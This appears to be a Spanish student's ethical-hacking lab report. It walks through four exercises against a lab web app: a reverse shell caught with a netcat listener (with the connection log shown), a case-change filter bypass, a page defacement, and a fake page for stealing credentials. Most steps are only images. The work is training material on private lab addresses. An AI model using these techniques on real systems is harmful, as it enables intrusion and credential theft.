HACKING ÉTICO

Unidad 2. Actividad 6


4 DE OCTUBRE DE 2023

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD


Índice

Ejercicio 1. Una shell reversa

Nos creamos un archivo:




Abrimos con Python un servidor




Comprobamos que me conecta:

Ejercicio 2. Nivel de seguridad medio

Ponemos dificultad en medio:



Ahora podemos buscar cambiando un http por un HttP(por ejemplo):



Ahora comprobamos que se queda cargando y nos deja conectarnos:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 59964
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a1:0a:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.7/24 brd 10.0.3.255 scope global dynamic enp0s3
       valid_lft 537sec preferred_lft 537sec
    inet6 fe80::a00:27ff:fea1:a2f/64 scope link
       valid_lft forever preferred_lft forever
3: br-3d66e3411b5f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:85:2d:56:32 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-3d66e3411b5f
       valid_lft forever preferred_lft forever
    inet6 fe80::42:85ff:fe2d:5632/64 scope link
```

Ejercicio 3: Defacement

Nos creamos un html personalizado:


```
 GNU nano 7.2                                  prueba2.html
<html>
        <body>
                <p><strong>Soy Carlos Diaz, el proximo hacker "etico" de almeria  </strong></p>
        </body>

</html>
```

Ahora lo ponemos en la url:

Ejercicio 4: Defacement para robar credenciales

Los pasos que he seguido han sido 1,2,3 enter,2:



Ahora comprobamos las credenciales: